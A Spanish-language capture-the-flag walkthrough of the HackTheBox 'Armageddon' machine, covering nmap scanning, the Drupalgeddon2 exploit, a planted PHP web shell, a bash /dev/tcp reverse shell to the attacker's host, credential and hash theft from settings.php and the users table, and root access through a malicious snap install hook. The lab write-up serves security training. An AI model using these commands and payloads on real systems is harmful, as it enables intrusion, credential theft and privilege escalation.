Máquina HTB Armageddon (modo guiado)

1- Enumeración


Para empezar, realizamos una enumeración de puertos con nmap:

sudo nmap -sS -sVC -Pn -p- <IP de la máquina> --min-rate 5000 -vvv


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDC2xdFP3J4cpINVArODYtbhv+uQNECQHD
YONVJTYLiEPD8nrS/V2EPEQJ2ubNXcZAR76X9SZqt11JTyQH/s6tPH+m3m/84NUU8PNb/dyhx
RTJZ+WLdHsje3AkBk1yooGFF+0TdOj42YK2OtAKDQBWnBm1nqLQsmm/Va9T2bPYLLK5aUd4/5
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAAB
jUtbIGUrY=
|   256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG9ZlC3EA13xZbzvvdjZRWhnu9clFOUe7ix
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to  Armageddon |  Armageddon
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 1487A9908F898326EBABFFFD2407920D
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
```

Puede observarse que están abiertos los puertos **22 (SSH)** y **80 (HTTP)**


Esto responde a la primera pregunta del modo guiado de la máquina.



Si investigamos la página web, observamos que usa el CMS (Content Management System) Drupal.



Con esto se responde la segunda pregunta.




Llegados a este punto, es necesario explicar qué es **Drupalgeddon**. Esto fue una vulnerabilidad muy típica en el CMS Drupal durante mucho tiempo. De hecho, existieron Drupalgeddon y **Drupalgeddon2**.

Aquí puede verse las versiones vulnerables, junto con un ejemplo de prueba de concepto para explotarlo y cómo se obtendría la shell.

https://github.com/dreadlocked/Drupalgeddon2

Así que también podemos responder a esta pregunta.



2- Explotación.

A continuación, vamos a lanzar el exploit de drupalgeddon2.

Se descarga el exploit y se instala la dependencia necesaria.

git clone https://github.com/dreadlocked/Drupalgeddon2

cd Drupalgeddon2

gem install highline

./drupalgeddon2.rb

```
┌──(kali㉿kali)-[~/Escritorio/HTB/Armageddon]
└─$ git clone https://github.com/dreadlocked/Drupalgeddon2
Clonando en 'Drupalgeddon2'...
remote: Enumerating objects: 257, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 257 (delta 0), reused 0 (delta 0), pack-reused 253 (from 1)
Recibiendo objetos: 100% (257/257), 102.12 KiB | 1.70 MiB/s, listo.
Resolviendo deltas: 100% (88/88), listo.

┌──(kali㉿kali)-[~/Escritorio/HTB/Armageddon]
└─$ cd Drupalgeddon2

┌──(kali㉿kali)-[~/Escritorio/HTB/Armageddon/Drupalgeddon2]
└─$ gem install highline
Fetching highline-3.1.2.gem
Defaulting to user installation because default installation directory (/var/lib/gems/3.3.0) is not writable.
Successfully installed highline-3.1.2
Parsing documentation for highline-3.1.2
Installing ri documentation for highline-3.1.2
Done installing documentation for highline after 1 seconds
1 gem installed

┌──(kali㉿kali)-[~/Escritorio/HTB/Armageddon/Drupalgeddon2]
└─$ ./drupalgeddon2.rb
Usage: ruby drupalggedon2.rb <target> [--authentication] [--verbose]
Example for target that does not require authentication:
       ruby drupalgeddon2.rb https://example.com
Example for target that does require authentication:
       ruby drupalgeddon2.rb https://example.com --authentication
```


Ya teniendo esto, hay que apuntar a la IP de la víctima. Una vez dentro, vemos que somos el usuario **apache.**

./drupalgeddon2.rb http://<IP de la máquina>/

whoami

```
┌──(kali㉿kali)-[~/Escritorio/HTB/Armageddon/Drupalgeddon2]
└─$ ./drupalgeddon2.rb http://[redacted]/
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://[redacted]/
--------------------------------------------------------------------------------
[+] Found  : http://[redacted]/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.56
--------------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x
--------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo XAMJEBUO
[+] Result : XAMJEBUO
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------
[*] Testing: Existing file   (http://[redacted]/shell.php)
[i] Response: HTTP 404 // Size: 5
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------
[i] Fake PHP shell:   curl 'http://[redacted]/shell.php' -d 'c=hostname'
armageddon.htb>> whoami
apache
armageddon.htb>>
```

Por lo tanto, podemos responder a la siguiente pregunta.



Vamos a comprobar los usuarios disponibles y, sobre todo, los que tienen /bin/bash.

cat /etc/passwd


```
armageddon.htb>> cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
armageddon.htb>>
```

```
armageddon.htb>> ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
shell.php
sites
themes
update.php
web.config
xmlrpc.php
armageddon.htb>>
```

Tras investigar, vemos que esto utiliza una base de datos que es un mysql. De modo que podríamos intentar obtener la credencial del **mysql**.

En esta ruta obtenemos el nombre de la base de datos y las credenciales


cat /var/www/html/sites/default/settings.php



Usuario: **drupaluser**

Contraseña: **CQHEy@9M*m23gBV**

En este punto podemos responder a esta pregunta.



Podemos intentar acceder a la base de datos mysql, pero antes necesitamos una shell reversa. Vamos a usar Reverse Shell Generator y los comandos **netcat** y **curl** (estos comandos los vamos a hacer como su, dado que, de lo contrario, devuelve un error de permisos)

sudo su

nc -lvnp 9999

curl -G --data-urlencode "c=bash -i >& /dev/tcp/<mi IP>/9999 0>&1" 'http://<IP de la máquina>/shell.php'

```
┌──(root㉿kali)-[/home/kali/Escritorio/VPNS]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [                ] from (UNKNOWN) [                ] 42908
bash: no job control in this shell
bash-4.2$
```

No se puede mejorar esta shell porque no hay python3. De modo que no se puede acceder al mysql directamente, se tiene que ejecutar todo desde fuera (con el comando -**e**)

mysql -e 'show tables;' -u drupaluser -p 'CQHEy@9M*m23gBVj' drupal

```
sessions
shortcut_set
shortcut_set_users
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog
bash-4.2$
```

La tabla que buscamos es **users**.

What is the name of the table in the Drupal database that holder usernames and password hashes?

users


Ahora vamos a seleccionar todo desde "users" para intentar conseguir la contraseña de la siguiente pregunta.

mysql -e 'select * from users;' -u drupaluser -p'CQHEy@9M*m23gBVj' drupal

```
bash-4.2$ mysql -e 'select * from users;' -u drupaluser -p'CQHEy@9M*m23gBVj' drupal
<* from users;' -u drupaluser -p'CQHEy@9M*m23gBVj' drupal
uid     name    pass    mail    theme   signature       signature_format        created access  login   status  timezone        language        picturei
nit     data
0                                       NULL    0       0       0       0       NULL            0               NULL
1       brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt admin@armageddon.eu                    filtered_html   16069987
56      1607077194      1607076276      1       Europe/London           0       admin@armageddon.eu     a:1:{s:7:"overlay";i:1;}
bash-4.2$
```

Obtenemos el usuario **brucetherealadmin** y una contraseña hasheada:
SDgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt

Tras crackearla, descubrimos que la contraseña es **booboo**.



A continuación, accedemos por ssh con las credenciales obtenidas.

ssh brucetherealadmin@<IP de la máquina>

Password: booboo

```
└─$ ssh brucetherealadmin@
The authenticity of host '                (                )' can't be established.
ED25519 key fingerprint is                                                          .
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '                ' (ED25519) to the list of known hosts.
brucetherealadmin@                's password:
Last login: Fri Mar 19 08:01:19 2021 from
[brucetherealadmin@armageddon ~]$
```

Y desde aquí podemos conseguir la flag de user.txt

```
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
```


3- Post explotación (escalada de privilegios).

Usando el comando sudo -l nos encontramos con un binario.


```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_gr
    LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRES
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
[brucetherealadmin@armageddon ~]$
```

Tras esto, podemos responder a esta pregunta.



Vamos a usar GTFO Bins.



En primer lugar, es necesario instalar fpm.

sudo gem install fpm

```
┌──(kali㉿kali)-[~/Escritorio/HTB/Armageddon]
└─$ sudo gem install fpm
[sudo] contraseña para kali:
Fetching stud-0.0.23.gem
Fetching mustache-0.99.8.gem
Fetching insist-1.0.0.gem
Fetching dotenv-3.1.8.gem
Fetching clamp-1.3.2.gem
Fetching cabin-0.9.0.gem
Fetching pleaserun-0.0.32.gem
Fetching backports-3.25.1.gem
Fetching fpm-1.16.0.gem
Fetching arr-pm-0.0.12.gem
Successfully installed stud-0.0.23
Successfully installed mustache-0.99.8
Successfully installed insist-1.0.0
Successfully installed dotenv-3.1.8
Successfully installed clamp-1.3.2
Successfully installed cabin-0.9.0
Successfully installed pleaserun-0.0.32
Successfully installed backports-3.25.1
Successfully installed arr-pm-0.0.12
Successfully installed fpm-1.16.0
Parsing documentation for stud-0.0.23
Installing ri documentation for stud-0.0.23
```

Una vez instalado, vamos a ejecutar los comandos mostrados por GTFO Bins, pero sustituyendo el primero por COMMAND='cat /root/root.txt'

COMMAND='cat /root/root.txt'

cd $(mktemp -d)

mkdir -p meta/hooks

printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install

chmod +x meta/hooks/install

fpm -n xxxx -s dir -t snap -a all meta

```
┌──(kali㉿kali)-[~/Escritorio/HTB/Armageddon]
└─$ COMMAND='cat /root/root.txt'

┌──(kali㉿kali)-[~/Escritorio/HTB/Armageddon]
└─$ cd $(mktemp -d)

┌──(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$ mkdir -p meta/hooks

┌──(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$ printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install

┌──(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$ chmod +x meta/hooks/install

┌──(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$ fpm -n xxxx -s dir -t snap -a all meta
Created package {:path⇒"xxxx_1.0_all.snap"}

┌──(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$
```

Levantamos un server.

python3 -m http.server 80

```
┌──(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Y en la shell hacemos **curl** a la ruta obtenida con el comando de fpm (xxxx_1.0_all.snap)

curl http://<mi IP>/xxxx_1.0_all.snap -o xxxx_1.0_all.snap

```
[brucetherealadmin@armageddon ~]$ curl http://[redacted]/xxxx_1.0_all.snap -o xxxx_1.0_all.snap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4096  100  4096    0     0  17068      0 --:--:-- --:--:-- --:--:-- 17210
[brucetherealadmin@armageddon ~]$ ls
user.txt  xxxx_1.0_all.snap
[brucetherealadmin@armageddon ~]$
```

Ahora usamos el último comando indicado por GTFO Bins en la shell.

sudo /usr/bin/snap install xxxx_1.0_all.snap --dangerous --devmode

Y tras esto, directamente se obtiene la flag de root.txt